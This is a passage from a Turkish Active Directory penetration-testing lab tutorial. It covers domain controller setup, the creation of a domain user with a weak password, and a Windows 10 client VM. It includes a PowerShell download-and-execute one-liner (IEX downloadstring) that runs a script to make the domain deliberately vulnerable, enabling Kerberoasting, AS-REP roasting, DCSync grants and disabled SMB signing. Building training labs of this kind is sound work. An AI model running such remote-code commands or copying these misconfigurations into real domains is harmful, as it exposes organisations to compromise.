
[More about prerequisites](#)

< Previous Next > Install Cancel

Sunucu yeniden başladığında BUSIBER\Administrator:1q2w3e4R bilgileri ile giriş yapınız.



Domain Controller sunucumuzun ismini değiştirmek için, Dosya Gezginini açıp, This PC'ye sağ tıkladıkten sonra Properties'e tıklayıp Change Settings'e tıklayınız.



Processor: Intel(R) Core(TM) i7-8569U CPU @ 2.80GHz 2.81 GHz
Installed memory (RAM): 4.00 GB
System type: 64-bit Operating System, x64-based processor
Pen and Touch: No Pen or Touch Input is available for this Display

Hide

Computer name, domain, and workgroup settings

Computer name:

 Change settings

System Properties

X

Computer Name/Domain Changes

X

You can change the name and the membership of this computer. Changes might affect access to network resources.


Computer name:

DC01

Full computer name:

DC01.busiber.local

More...

 Change...

Member of

Domain:

busiber.local

Workgroup:

OK


Cancel

OK

Cancel


Apply

Sunucuya giriş yaptıktan sonra, Powershell açınız.



Komut satırından yeni bir Domain Kullanıcısı ekleyelim. Kullanıcımızın adı “yusuf.akca” ve parolası “1q2w3e4R” olsun

```
net user yusuf.akca 1q2w3e4R /ADD /DOMAIN
```



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows a single command being entered: "PS C:\Users\Administrator> net user yusuf.akca 1q2w3e4R /ADD /DOMAIN". The rest of the window is blank, indicating the command has been issued but no output is yet visible.


Domain Controller rolü atanmış sunucumuzu zafiyetli hale getirmek için, WazeHell (https://twitter.com/safe_buffer) tarafından yazılmış vulnad.ps1 Powershell scriptini kullanacağız.

<https://github.com/WazeHell/vulnerable-AD>

```
IEX((new-object net.webclient).downloadstring("https://raw.githubusercontent.com/wazehell/vulnerable-AD/master/vulnad.ps1"));  
Invoke-VulnAD -UsersLimit 25 -DomainName "busiber.local"
```

Administrator: Windows PowerShell

```
PS C:\Users\Administrator> IEX((new-object net.webclient).downloadstring("https://raw.githubusercontent.com/wazehell/vulnerable-AD/master/vulnad.ps1")); Invoke-VulnAD -UsersLimit 50 -DomainName
```



```
By wazehell @safe_buffer  
[*] Creating carmencita.chanda User  
[*] Creating neila.norma User  
[*] Creating modestine.danyelle User  
[*] Creating dee.austine User  
[*] Creating gaylene.rosana User  
[*] Creating mignonne.glad User  
[*] Creating dominga.coralyn User  
[*] Creating nicoline.bertine User  
[*] Creating janith.marlee User  
[*] Creating cory.gael User  
[*] Creating latisha.adelind User  
[*] Creating emeline.llywellyn User  
[*] Creating kay.lory User  
[*] Creating caria.olva User  
[*] Creating jennie.antonia User  
[*] Creating pammie.arlene User  
[*] Creating dara.blondy User  
[*] Creating marylynne.reta User  
[*] Creating rodi.coraline User  
[*] Creating lane.katrina User  
[*] Creating bobbi.kilian User  
[*] Creating rahal.kinna User  
[*] Creating lon.lidia User  
[*] Creating lombard.oliy User  
[*] Creating gus.marilee User  
[*] Creating eugenia.nicol User
```


Powershell betiği ilgili ayarları tamamladığı zaman, aşağıdaki gibi bir çıktı almamız gerekiyor.

```
[+] Kerberoasting Done
[*] AS-REPRoasting allyn.oneida
[*] AS-REPRoasting marian.lizzy
[*] AS-REPRoasting lily.lilli
[+] AS-REPRoasting Done
[*] DnsAdmins : lon.lidia
[*] DnsAdmins : latisha.adelind
[*] DnsAdmins Nested Group : Project management
[+] DnsAdmins Done
[*] Password in Description : lu.jordan
[+] Leaked Password Done
[*] Same Password (Password Spraying) : jennie.antonia
[*] Same Password (Password Spraying) : joline.deva
[+] Password Spraying Done
[*] Giving DCSync to : bobbi.kilian
[*] Giving DCSync to : marian.lizzy
[+] DCSync Done
[+] SMB Signing Disabled
```


Bu zafiyetleri, neden ortaya çıktılarını, nasıl suistimal edilebilecekleri ve alınabilecek önlemleri eğitimim ileriki sahalarında detaylı bir şekilde inceleyeceğiz.

4.2.Domain Computer (Windows 10) Kurulumu ve Yapılandırılması

VirtualBox uygulamasında **YENİ** simgesine tıklayınız ve sanal makine adını MUHASEBE01_BUSIBER veriniz. Makinenin türünü Windows, sürümünü ise Windows 10 (64-bit) olarak seçip devam ediniz.



Ana makinenizin donanım özelliklerine göre uygun bir şekilde RAM ayarlarını yapıp devam ediniz.



Şimdi sanal bir sabit disk oluştur seçenekine tıklayarak devam ediniz.




Sabit disk dosyası türünü VDI olarak işaretleyip devam ediniz.

Sabit disk dosyası türü

Lütfen yeni sanal sabit disk için kullanmak istediğiniz dosyanın türünü seçin. Eğer diğer sanallaştırma yazılımları ile kullanmaya ihtiyacınız yoksa bu ayarı değiştirmeden bırakabilirsiniz.

VDI (VirtualBox Disk Kalıbı)
 VHD (Sanal Sabit Disk)
 VMDK (Sanal Makine Diski)



Uzman Kipi Geri Git **Devam** İptal

Değişken olarak ayrılan seçeneğini işaretleyip devam ediniz.


Fiziksel sabit diskte depolama

Lütfen yeni sanal sabit disk dosyasının kullanılmasına göre (değişken olarak ayrılan) büyüp büyümemesini ya da en fazla boyutunda (sabitlenmiş boyut) oluşturulup oluşturulmamasını seçin.

Değişken olarak ayrılan sabit disk dosyası yalnızca fiziksel sabit sürücünüzdeki alanı doldurarak (en fazla **sabitlenmiş boyuta** kadar) kullanacak olmasına rağmen alan serbest kaldığında otomatik olarak tekrar küçülmeyecektir.


Sabitlenmiş boyutlu sabit disk dosyasını oluşturmak bazı sistemlerde uzun sürebilir ama kullanması çoğu kez en hızlı olandır.

Değişken olarak ayrılan
 Sabitlenmiş boyut



Geri Git **Devam** İptal

Dosya yeri ve boyutu kısmını varsayılan ayarlarda bırakıp devam ediniz.



İlk kurulum işlemi bittiğten sonra, Ayarlar simgesine tıklayın.

